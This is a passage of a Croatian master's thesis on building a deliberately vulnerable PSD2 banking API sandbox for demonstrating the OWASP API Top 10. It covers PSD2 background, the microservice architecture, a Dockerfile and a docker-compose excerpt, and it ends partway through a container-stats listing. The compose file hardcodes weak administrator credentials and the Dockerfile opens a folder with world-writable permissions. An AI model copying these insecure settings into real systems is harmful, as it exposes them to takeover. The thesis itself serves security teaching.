Namjerno ranjiva implementacija PSD2 sučelja za demonstraciju OWASP Top 10 API ranjivosti

Lončarević, Saša

Master's thesis / Diplomski rad

2024

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **University of Zagreb, Faculty of Electrical Engineering and Computing / Sveučilište u Zagrebu, Fakultet elektrotehnike i računarstva**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:168:541759

Rights / Prava: In copyright / Zaštićeno autorskim pravom.

Download date / Datum preuzimanja: **2025-03-23**

Repository / Repozitorij:

FER Repository - University of Zagreb Faculty of Electrical Engineering and Computing repozitory

SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 665

NAMJERNO RANJIVA IMPLEMENTACIJA PSD2 SUČELJA ZA DEMONSTRACIJU OWASP TOP 10 API RANJIVOSTI

Saša Lončarević

Zagreb, lipanj 2024.

SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 665

NAMJERNO RANJIVA IMPLEMENTACIJA PSD2 SUČELJA ZA DEMONSTRACIJU OWASP TOP 10 API RANJIVOSTI

Saša Lončarević

Zagreb, lipanj 2024.

SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

Zagreb, 4. ožujka 2024.

DIPLOMSKI ZADATAK br. 665

Pristupnik:	**Saša Lončarević (0036526146)**
Studij:	Računarstvo
Profil:	Programsko inženjerstvo i informacijski sustavi
Mentor:	izv. prof. dr. sc. Stjepan Groš

Zadatak: **Namjerno ranjiva implementacija PSD2 sučelja za demonstraciju OWASP Top 10 API ranjivosti**

Opis zadatka:

PSD2 je direktiva Europske unije koja je stupila na snagu u rujnu 2019. godine. Navedenom direktivom Europska unija traži od financijskih institucija, prvenstveno banaka, da omoguće pristup svojim poslovnim sustavima putem API-ja kako bi se omogućilo nuđenje financijskih usluga svim tvrtkama te na taj način liberaliziralo financijsko tržište. Međutim, otvaranjem novog komunikacijskog kanala koji zadire u samu jezgru IT sustava financijskih institucija otvara novi potencijalni vektor napada o kojemu treba voditi računa. OWASP Top 10 API ranjivosti je pokušaj da se dokumentiraju najčešće ranjivosti kako bi se spriječila njihova pojava u produkcijskim sustavima. OWASP Top 10 API ranjivosti se može primijeniti i na PSD2 sučelja. U sklopu diplomskog rada potrebno je izraditi namjerno ranjivu poslužiteljsku implementaciju PSD2 API-ja. Na tako ranjivoj implementaciji složiti demonstracije OWASP Top 10 API ranjivosti korištenjem nekog alata kao što su primjerice Burp, ZAP ili Postman. Demonstracije se trebaju sastojati od teorijskog dijela koji opisuje samu ranjivost, praktičnog dijela koji objašnjava korak po korak kako se ranjivost iskorištava te opisa što treba učiniti kako bi se ranjivost uklonila.

Rok za predaju rada: 28. lipnja 2024.

SADRŽAJ

1. Uvod **1**

2. Revidirana direktiva o platnim uslugama **3**

2.1. Revidirana direktiva o platnim uslugama 3

2.2. NextGenPSD2 Berlinske grupe 5

3. Implementacija PSD2 sučelja **7**

3.1. Arhitektura projekta 7

3.2. Demonstracija toka 13

4. Implementacija OWASP Top 10 API ranjivosti **20**

4.1. Neispravna autorizacija na razini objekta 20

4.2. Neispravna autentikacija 24

4.3. Neispravna autorizacija na razini svojstva objekta 26

4.4. Neograničeno iskorištavanje resursa 29

4.5. Neispravna autorizacija na razini funkcije 31

4.6. Neograničen pristup osjetljivim poslovnim tokovima 34

4.7. Krivotvorenje zahtjeva na strani poslužitelja 35

4.8. Neispravne sigurnosne konfiguracije 36

4.9. Neispravno upravljanje resursima 38

4.10. Nesigurno korištenje API-ja 39

5. Zaključak **41**

6. Literatura **42**

1. Uvod

Ubrzani razvoj digitalnih tehnologija u posljednjim desetljećima je doveo do značajnih promjena i unaprjeđenja u bankarskom sektoru i uslugama koje pruža. Korisnici imaju priliku upravljati svojim financijama, provoditi transakcije te iskorištavati financijske usluge neovisno o lokaciji i vremenu. Za to je primarno zaslužna pojava aplikacijskih programskih sučelja (engl. *Applications programming interface*, API) koja nude brzu i jednostavnu integraciju bankarskih platformi i pružatelja platnih usluga treće strane. S ciljem inovacije, transparentnosti i promoviranja tržišnog natjecanja na europskom tržištu plaćanja, Europska unija donosi revidiranu direktivu o platnim uslugama (engl. *Payment Services Directive*, PSD2). Direktiva zahtjeva od svih banaka, da otvore svoje platne usluge i podatke o korisničkim računima svim autoriziranim trećim stranama. Takav otvoreni radni okvir treba potaknuti stvaranje novih financijskih proizvoda i usluga te unaprijediti cjelokupno iskustvo korisnika.

Otvaranje API-ja internetu širi površinu napada, a uvođenje novih vrsta usluga dovodi do novih vektora napada, stoga je sigurnost od ključne važnosti za PSD2. Neautorizirani pristupi, povrede podataka i prijevarne aktivnosti su značajan rizik koji prijeti temeljnim principima kibernetičke sigurnosti, cjelovitosti i povjerljivosti. U tom kontekstu, Open Web Application Security Project (OWASP) igra ključnu ulogu u prepoznavanju i ublažavanju sigurnosnih rizika povezanih s API-jima. OWASP Top 10 sigurnosnih rizika za API-je je radni okvir koji navodi najznačajnije ranjivosti koje mogu utjecati na API-je, pružajući osnovne smjernice za njihovo saniranje i podizanje razine sigurnosti.

Visoka sigurnost PSD2 kompatibilnih API-ja je neizostavna za održavanje povjerenja potrošača i zaštitu osjetljivih financijskih podataka, stoga se ovaj rad se bavi razmatranjem presjeka zahtjeva za PSD2 API-je i OWASP Top 10 API ranjivosti. Istraživanje specifičnih zahtjeva PSD2 API-ja i relevantnih ranjivosti te diskusija o implementaciji robusnih sigurnosnih mjera može pomoći financijskim institucijama kako bi zaštitili svoje sustave.

Rad je strukturiran na sljedeći način. U drugom poglavlju je opisana revidirana direktiva o platnim uslugama, njezin nastanak, cilj, sudionici i zahtjevi. Dodatno, opisan je standard za implementaciju NextGenPSD2. Treće poglavlje čini opis implementacije PSD2 sučelja korištenog u radu, opisana je arhitektura i izvedba projekta te demonstracija toka korištenja. U četvrtom poglavlju su detaljno popisane OWASP Top 10 API ranjivosti, njihovi teorijski preduvjeti, scenariji iskorištavanja, metoda zaštite te demonstracije ranjivosti u praktičnoj implementaciji sučelja. U petom poglavlju su doneseni zaključci cjelokupnog rada.

2. Revidirana direktiva o platnim uslugama

2.1. Revidirana direktiva o platnim uslugama

Revidirana direktiva o platnim uslugama, PSD2, je regulatorni radni okvir, stvoren da nadzire i regulira sve platne usluge i pružatelje platnih usluga u EU i EEA (engl. *European Economic Area*). PSD2 je stupila na snagu u rujnu 2019. godine, što je bio krajnji rok za financijske institucije da usklade svoja programska sučelja sa zahtjevima direktive [20]. PSD2 je revizija originalne direktive o platnim uslugama iz 2007. godine, koja je položila temelje reguliranja platnih usluga u EU. Uslijed ubrzanog razvoja digitalnih tehnologija i povećanog korištenja internetskog bankarstva dolazi do potrebe za revidiranjem direktive. Europska komisija je predvodila inicijativu, u kojoj su sudjelovale financijske institucije, pružatelji platnih usluga, potrošačke skupine i regulatorna tijela kako bi razvili financijski ekosustav koji će korisnicima pružiti širok spektar usluga, pri čemu mora očuvati sigurnost korisnika, njihovih podataka i prava. Podaci kojima se raspolaže mogu sadržavati osnovne podatke banaka poput adresa, radnog vremena i usluga koje nude u poslovnicama. No zanimljivije usluge se dobivaju na osnovu osjetljivih podataka kao što su informacije o računima klijenata, pojedine transakcije, štednje, ulaganja i slično. Tehnologija koja će se koristiti za razmjenu takvih podataka mora biti sigurna i zaštićena, a sve tvrtke koje će htjeti pristupati sučeljima banaka kako bi dobile podatke će morati biti posebno certificirane i licencirane od strane zajedničkog regulatora.

Primarni ciljevi PSD2 su poticanje tržišnog natjecanja i promoviranje otvorenog bankarstva (engl. *Open banking*) tako što će treće strane imati pristup korisničkim podacima, na osnovu kojih mogu graditi nove usluge. Zatim PSD2 ima za cilj povećati sigurnost elektroničkih plaćanja i smanjiti postotak prevara i krađa. Također podiže transparentnost i osigurava da korisnici budu dobro informirani o naplaćivanju nak-

nada i uvjetima platnih usluga. Od krajnjeg roka za implementaciju, PSD2 je imala značajan utjecaj na financijsku industriju. Potaknula je inovacije i razvoj novih usluga poput osobnog upravljanja financijama (engl. *Personal finance management*) i inovativnih načina plaćanja. Promijenila se dinamika tržišta ulaskom novih financijsko tehnoloških kompanija (engl. *Fintech*). Također se ostvarila veća sigurnost i veće koristi za krajnje korisnike.

PSD2 zahtijeva od banaka i drugih financijskih institucija da otvore svoje platne usluge i korisničke podatke trećim stranama kroz API-je. Time će takozvani pružatelji platnih usluga treće strane (engl. *Third party payment service provider*, TTP) u ime korisnika platnih usluga (engl. *Payment service user*, PSU) moći pružiti usluge koje se kategoriziraju u:

- usluge iniciranja plaćanja (engl. *Payment initiation services*, PIS)
- usluge informacija o računu (engl. *Account information service*, AIS)
- usluge potvrde raspoloživosti sredstava (engl. *Confirmation on the availability of funds service*, FCS) [20]

Sudionici u pružanju i korištenju navedenih usluga su:

- pružatelj platnih usluga koji vodi račun (engl. *Account servicing payment service providers*, ASPSP)
- pružatelj usluge iniciranja plaćanja (engl. *Payment initiation service providers*, PISP)
- pružatelj usluge informacija o računu (engl. *Account information service providers*, AISP) [20]

Pri čemu će ASPSP biti banke ili druge financijske ustanove koje raspolažu korisničkim računima i pružaju pristup TPP-ima. PISP i AISP će biti TPP-i. Da bi TPP mogao provoditi nove usluge treba imati pristup računu i podacima PSU-a, za što je potrebna eksplicitna suglasnost PSU-a. Zatim mora moći pristupiti podacima koji se nalaze u posjedu ASPSP-a, koristeći propisano sučelje za pristup računu (engl. *Access to accounts*, XS2A).

Pružatelji platnih usluga (engl. *Payment service provider*, PSP) moraju zadovoljiti sigurnosne tehničke standarde (engl. *Regulatory Technical Standard*, RTS) koje PSD2 nameće. Jedan od njih je snažna autentikacija korisnika (engl. *Strong customer authenticaiton*, SCA) koja obuhvaća višefaktorsku autentikaciju (engl. *Multifactor authenticaiton*, MFA)[7]. Svaki korisnik se mora autenticirati koristeći barem dva od tri nezavisna načina identifikacije. Elementi autentikacije se svrstavaju u tri katego-

rije:

- nešto što korisnik zna (engl. *knowledge*), poput tajne lozinke ili pina,
- nešto što korisnik posjeduje (engl. *possession*), poput mobilnog uređaja ili tokena,
- nešto što korisnik jest (engl. *inherence*), poput biometrijskog otiska.

Među tehničkim standardima se također nameće i detaljno nadziranje transakcija te ponašanja korisnika i uređaja kako bi se identificirali neobični ili maliciozni uzorci korištenja platnih usluga [7].


2.2. NextGenPSD2 Berlinske grupe

Berlinska grupa je paneuropska koalicija za interoperabilnost plaćanja osnovana 2004. godine, koja okuplja banke, financijske ustanove i pružatelje financijskih usluga iz cijele Europe [8]. Primarni cilj grupe jest uspostaviti zajednički standard za implementaciju PSD2 sučelja, pod nazivom NextGenPSD2 radni okvir (engl. *framework*). Sama direktiva o platnim uslugama ne propisuje konkretno sučelje koje se mora koristiti, već je odluka o implementaciji prepuštena tržištu, ali svaki ASPSP mora ponuditi takvo sučelje kako bi ispoštovao zahtjeve direktive. NextGenPSD2 ima za cilj omogućiti usklađen pristup otvorenim bankarskim API-jima, osiguravajući jednostavnu integraciju i interoperabilnost među ASPSP-ovima i TPP-ovima.

Radni okvir se sastoji od nekoliko komponenti dizajniranih za sigurnu i učinkovitu komunikaciju API-ja. Sadrži detaljne tehničke specifikacije za implementaciju API-ja koje pokrivaju krajnje točke (engl. *endpoint*), formate podataka, metode autentikacije i rukovanje pogreškama. Sadrži standardizirane modele podataka koji osiguravaju dosljednost u predstavljanju i razmjeni financijskih podataka između ASPSP-ova i TPP-ova. Također sadrži smjernice za implementaciju SCA i osiguravanje sigurne komunikacije. Neke od tehničkih karakteristika radnog okvira se odnose na moderni RESTful API koji za prijenos podataka koristi HTTP/1.1 uz TLS 1.2. Identifikacija TPP-a se izvršava putem kvalificiranih certifikata (engl. *qualified certificates*) koji poštuju eIDAS regulativu [6]. *Qualified Website Authentication Certificate* (QWAC) se koristi za autentikaciju između TPP-a i ASPSP-a te njegova uporaba drastično smanjuje rizik od *man-in-the-middle* (MITM) i *denial of service* (DOS) napada. *Qualified Certificate for Electronic Seal* (QSealC) se koristi za osiguravanje integriteta i autentičnosti podataka i dokumenata koji se razmjenjuju [6]. Kriptografsko potpisivanje podataka nudi garanciju da podaci nisu izmijenjeni u prijenosu te da potiču iz valja-

nog izvora, što je od velike važnosti za financijske transakcije i osjetljive podatke. Podržana su tri modela za pouzdanu autenitkaciju klijenata: preusmjeravanje (engl. *redirect*), ugrađena (engl. *embedded*) i odvojena (engl. *decoupled*) autentikacija [4]. Servisi za obradu suglasnosti su logički odvojeni od pristupa računu kako bi se zadovoljili zahtjevi PSD2 i GDPR-a. Podatkovne strukture je obavezno implementirati u JSON ili XML formatu.

Grafički prikaz PSD2 sudionika i komunikacije prikazan je na slici 2.1. Krajnji korisnik, PSU, jest autenticiran i vodi komunikaciju s TPP-om, pri čemu TPP u njegovo ime izvršava usluge poput iniciranja plaćanja ili informiranja o računu. Za to mora komunicirati s ASPSP-om, pri tome mora koristiti XS2A sučelje koje specificira NextGenPSD2. Da bi komunikacija između TPP-a i ASPSP bila moguća, za TPP mora postojati zapis u *European banking authority* (EBA) registru, koji je centralni registar za sve financijske institucije u EU [3]. TPP će valjani kvalificirani certifikat dobiti od *Qualified trust service provider* (QTSP), a samu autorizaciju će vršiti preko NCA. ASPSP će također koristiti QTSP kako bi provjerio valjanost certifikata kojeg TPP priloži u komunikaciji.



Slika 2.1: Pregled PSD2 sudionika i njihove komunikacije

3. Implementacija PSD2 sučelja


Praktična komponenta ovoga rada uključuje implementaciju PSD2 sučelja nad kojim će se demonstrirati ranjivosti [14]. Korištena je implementacija otvorenog koda razvijena u kompaniji Adorsys [1]. Projekt koji služi kao temelj PSD2 sučelja jest *XS2A Core*. To je referentna implementacija NextGenPSD2 sučelja te je potpuno usklađena s direktivom i pruža sve obavezne funkcionalnosti i tokove. Nije namijenjena za izravno korištenje u produkciji, već za svrhe testiranja i konzultiranja. Sučelje je dizajnirano na način da se može spojiti s bilo kojim bankarskim posredničkim slojem (engl. *middleware*) ili jezgrenim bankarskim sustavom. Uz samo sučelje korišteno je dinamičko PSD2 Sandbox okruženje za realistično integracijsko testiranje s TPP-ovima [1]. Okruženje pruža servise koji simuliraju stvarno bankarsko okruženje, uključuje jezgreni bankarski sustav, XS2A servise, posredničke servise za spajanje, pružatelja identiteta (engl. *Identity provider*, IDP), generator certifikata, i ostalo.

3.1. Arhitektura projekta

Projekt pruža sveobuhvatan radni okvir za implementaciju i testiranje PSD2 kompatibilnih API-ja. Dizajn je fokusiran na ispunjavanje svih zahtjeva direktive, na fleksibilnost, sigurnost i lakoću integriranja s postojećim bankarskim sustavima. Ključna odluka u dizajnu se odnosi na modularnu mikroservisnu (engl. *microservice*) arhitekturu, koja omogućuje da se zasebne komponente mogu odvojeno razvijati, testirati i održavati [17]. Projekti su ostvareni koristeći bazne tehnologije poput jezika *Java 11*, radnog okvira *Spring Boot*, objektno-relacijskog mapera *Hibernate*, alata za automatizaciju izrade *Maven*, baze podataka *PostgreSQL*, platforme za kontejnerizaciju *Docker*. Tehnologije su izabrane jer se smatraju često korištenima u bankarskoj industriji, stoga će integriranje biti olakšano.


XS2A servis se sastoji od više komponenti koje se mogu pokretati i koristiti samostalno ili kao modularni monolit, ovisno o zahtjevima ASPSP-a na koji se spajaju [13].

Svi servisi se sastoje od jedne ili više *Java* biblioteka koje nasljeđuju *Spring Boot* module. Apstraktni prikaz je na slici 3.1. TPP predstavlja pružatelja platnih usluga treće strane, koji je zaseban sustav implementiran po želji. TPP izvodi radnje pregleda računa, plaćanja i ostalih u ime PSU-a, pri tome komunicira s ASPSP-om kroz XS2A sučelje. Ulazna točka sučelja je *gateway*, GW, koji je *reverse proxy* i služi kao API vatrozid, obavlja kriptiranje konekcije TLS-om i odgovoran je za validaciju TPP-ovih certifikata [5]. Svaki TPP mora imati validan QWAC certifikat kojeg dobiva od certifikacijskog tijela (engl. *Certificate authority*, CA). U projektu se koriste samopotpisani certifikati, jer je izdavanje pravog QWAC certifikata ovjerenog kod institucija EU prevelik zahtjev i izdaje se samo pravim financijskim institucijama. XS2A servis je skup implementacija koje se bave poslovnom logikom, validacijom i pružaju API u skladu s definicijama i pravilima NextGenPSD2. *ASPSP profile* je servis koji nudi statičke konfiguracije značajki i funkcija koje će ASPSP podržavati. *ASPSP connector* je implementacija *service provider interface*, SPI-API sučelja, koja veže XS2A s internim ASPSP-ovim sustavima za procesuiranje zahtjeva. *ASPSP connector* je unikatan za pojedini ASPSP, stoga ga je potrebno zasebno implementirati. Sustav za upravljanje suglasnostima (engl. *Consent management system*, CMS) je servis koji pohranjuje i upravlja dozvolama koje PSU daje TPP-u. Dozvole su namijenjene za pristupe računima, izvršavanje plaćanja i pristupe potrebnim podacima. CMS nudi CMS PSU API i CMS ASPSP API sučelja koja se vežu na odgovarajuće interne sustave ASPSP-a. *ASPSP auth* predstavlja postojeći podsustav kojeg ASPSP koristi za autentikaciju i autorizaciju svojih korisnika.



Slika 3.1: Pregled modularnog PSD2 XS2A sustava

Dinamičko PSD2 Sandbox okruženje namijenjeno je realističnom integracijskom testiranju s TPP-ovima. Cilj je simulirati stvarno bankarsko okruženje sa svim potrebnim servisima. Okruženje je alternativno rješenje za ASPSP-ove koji ne žele testne PSD2 API-je vezati za svoje produkcijske sustave. U ovome radu korištena je specifična konfiguracija okruženja koja uključuje 16 kontejneriziranih aplikacija, prikazanih na slici 3.2. Jezgreni dio okruženja predstavlja *xs2a-connector-examples* koji pruža XS2A API kojeg TPP koristi. TPP također može pristupiti *developer-portal-ui* aplikaciji koja nudi konfiguracije i dokumentaciju namijenjenu razvijateljima TPP usluga. Uz to može pristupiti i *tpp-ui* aplikaciji koja prestavlja registracijski portal za TPP-ove. Kako bi TPP mogao dobiti valjane certifikate, aplikacija komunicira s *xs2a-certificate-generator* servisom koji izdaje certifikate. S druge strane PSU koristi TPP-ove aplikacije koje mogu biti proizvoljne, a uz to pristupa i *xs2a-online-banking* aplikaciji koja simulira banku, odnosno usluge internetskog bankarstva kod ASPSP-a. Aplikacija *admin-ui*, odnosno *admin-rest-server* je namijenjena administratorima ASPSP-a, gdje mogu upravljati prijavljenim TPP-ovima i njihovim korisnicima. Jezgrena aplikacija ASPSP-a jest *ledgers*, ona predstavlja simulirani bankarski sustav te upravlja korisnicima, računima, transakcijama i ostalim. Kao pružatelj identiteta, korišten je sustav otvorena koda, *Keycloak*. On omogućuje i upravlja autentikacijom i autorizacijom korisnika. *xs2a-consent-management* sustav upravlja zahtjevima i dozvolama, koje su temelj sigurnosti sustava. Korištena je relacijska baza *PostgreSQL*, u koju neki od servisa trajno pohranjuju podatke. Aplikacija otvorenog koda *fakesmtp*, koja simulira poslužitelj e-pošte, je korištena za potrebe višefaktorske autentikacije.



Slika 3.2: Pregled dinamičkog PSD2 Sandbox okruženja

Pothvat implementiranja ranjivosti zahtjeva često mijenjanje koda i ponovno pokretanje projekta zbog čega je korištena *Docker Compose* tehnologija koja omogućava

osnovnu orkestraciju servisa ili aplikacija u kontejneriziranom obliku [11]. U produkcijskom okruženju bi se servisi pokretali na zasebnim fizičkim poslužiteljima, prvenstveno zbog resursa koje zahtijevaju, ali i zbog stvaranja izolacije i sprječavanja kolizija. *Docker Compose* omogućuje da se *Docker* kontejneri automatizirano grade iz izvornog koda i pokreću u svome izoliranom okruženju, s vlastitim ovisnostima i specifičnim postavkama okruženja. Svaki servis ima svoju datoteku *Dockerfile* koja sadrži upute za izgradnju kontejnera. Kod 3.1 prikazuje *Dockerfile* za izgradnju *xs2a-connector-examples* podprojekta. Slika se gradi na osnovu slike koja sadrži Javu verzije 11, postavljaju se varijable okruženja za vrata na kojima je servis dostupan i ograničenja veličine hrpe u memoriji. Postavlja se radni direktorij ljuske, kreira direktorij za logove te se kopira izvršiva *jar* datoteka na odgovarajuću lokaciju. Na kraju se postavlja naredba za pokretanje servisa. Kod 3.2 prikazuje isječak *docker-compose.yaml* datoteke i sadrži konfiguraciju za pokretanje prethodno opisane slike kontejnera. Na početku se kreira privatna mreža koju će kontejneri koristiti za komunikaciju te se inicijaliziraju mjesta za perzistentnu pohranu. Zatim se konfigurira pokretanje kontejnera, postavlja se slika, odnosno lokacija *Dockerfile* datoteke kako bi se mogla koristiti automatska izgradnja. Postavlja se ime kontejnera i vrata na kojima sluša, postavljaju se varijable okruženja za simuliranje QWAC certifikata, URL-ovi ostalih servisa s kojima će kontejner komunicirati te predefinirano korisničko ime i lozinka administratora. Kontejner se dodaje u privatnu mrežu i zapisuju se servisi o kojima ovisi, jer se kontejner smije pokrenut tek nakon što su ostali spremni. Nakon pokretanja moguće je provjeriti statistiku rada kontejnera što prikazuje kod 3.3. Prikazani su svi prethodno opisani servisi, vidi se koliko opterećuju procesor računala, koliko radne memorije troše te podatke o mrežnom prometu i zapisivanju na disk.

```
1 FROM adorsys/java:11
2 ENV SERVER_PORT 8089
3 ENV JAVA_OPTS -Xmx1024m
4 ENV JAVA_TOOL_OPTIONS -Xmx1024m
5 WORKDIR /opt/gateway-app
6 RUN mkdir -p /opt/gateway-app/logs/ && chmod 777 /opt/gateway-app/
    logs/
7 USER 1001
8 COPY ./target/gateway-app.jar /opt/gateway-app/gateway-app.jar
9 EXPOSE 8089
10 CMD exec $JAVA_HOME/bin/java $JAVA_OPTS -jar /opt/gateway-app/
    gateway-app.jar
```

Kod 3.1: *Dockerfile* projekta *xs2a-connector-examples/gateway*

```
1 networks:
```

```
2   xs2a-net:
3
4 volumes:
5   xs2a-connector-data:
6   xs2a-fakesmtp-data:
7   xs2a-ledgers-data:
8   ...
9
10 services:
11   xs2a-connector-examples:
12     image: xs2a-connector-examples:14.8
13     build:
14       context: ../xs2a-connector-examples/gateway-app
15       dockerfile: Dockerfile
16     container_name: xs2a-connector-examples
17     restart: on-failure
18     ports:
19       - "8089:8089"
20       - "8189:8000"
21     environment:
22       - SPRING_PROFILES_ACTIVE=mock-qwac
23       - KEYCLOAK_AUTH_SERVER_URL=http://ledgers-keycloak:8080
24       - XS2A_CMS_ASPSP-PROFILE_BASEURL=http://xs2a-aspsp-profile
     :8080/api/v1
25       - XS2A_CMS_CONSENT-SERVICE_BASEURL=http://xs2a-consent-
     management:8080/api/v1
26       - XS2A_CMS_URL=http://xs2a-consent-management:8080
27       - XS2ASANDBOX_LEDGERS_URL=http://ledgers:8088
28       - XS2ASANDBOX_TPPUI_ONLINE-BANKING_URL=http://xs2a-online-
     banking:8090/api/v1/consents/confirm/{userLogin}/{consentId}/{
     authorizationId}/{tan}
29       - QWAC_CERTIFICATE_MOCK=${QWAC_CERTIFICATE_MOCK}
30       - XS2A_FUNDS_CONFIRMATION_USER_LOGIN=admin
31       - XS2A_FUNDS_CONFIRMATION_USER_PASSWORD=admin123
32     networks:
33       - xs2a-net
34     depends_on:
35       - xs2a-aspsp-profile
36       - xs2a-consent-management
37       - ledgers
38 ...
```

Kod 3.2: Isječak *docker-compose.yaml* datoteke

```
1 CONTAINER ID   NAME                                      CPU %     MEM
     USAGE / LIMIT     MEM %     NET I/O           BLOCK I/O
    PIDS
```

```
2 9b2e0c1bee98   xs2a-sandbox-xs2a-online-banking-ui-1   0.00%
     7.102MiB / 11.04GiB   0.06%     2.85kB / 0B       111kB / 12.3kB
        10
3 51bef2e8638d   xs2a-sandbox-xs2a-tpp-ui-1              0.00%
     9.562MiB / 11.04GiB   0.08%     2.85kB / 0B       3.41MB / 16.4kB
        10
4 991b81478cc2   xs2a-sandbox-developer-portal-ui-1      0.00%
     8.238MiB / 11.04GiB   0.07%     2.85kB / 0B       5.77MB / 8.19kB
        10
5 e8a1f6029eb7   xs2a-online-banking                     0.09%
     555.6MiB / 11.04GiB   4.92%     413kB / 477kB     88MB / 48.9MB
        42
6 52a2984c8232   xs2a-sandbox-xs2a-admin-ui-1            0.00%
     11.26MiB / 11.04GiB   0.10%     2.96kB / 0B       6.96MB / 12.3kB
        10
7 6a6fa0d3368b   xs2a-connector-examples                 0.09%
     456.3MiB / 11.04GiB   4.04%     310kB / 141kB     99MB / 50.9MB
        41
8 c1e6f11b516c   xs2a-sandbox-xs2a-tpp-rest-server-1     0.09%
     588.5MiB / 11.04GiB   5.21%     974kB / 977kB     91.4MB / 54.1MB
        46
9 fe1451844ab4   xs2a-sandbox-xs2a-admin-rest-server-1   0.08%
     605.5MiB / 11.04GiB   5.36%     416kB / 480kB     85.2MB / 55.5MB
        45
10 0c96f9965954   ledgers                                 0.11%
     657.8MiB / 11.04GiB   5.82%     1.61MB / 1.54MB   120MB / 50.5MB
        43
11 69cb365e94c0   ledgers-keycloak                        0.10%
     398.2MiB / 11.04GiB   3.52%     677kB / 591kB     239MB / 246MB
        53
12 300556879f83   xs2a-consent-management                 0.09%
     530.6MiB / 11.04GiB   4.70%     924kB / 885kB     52.7MB / 81.5MB
        74
13 2bcae4b4108f   xs2a-consent-management-db              0.00%
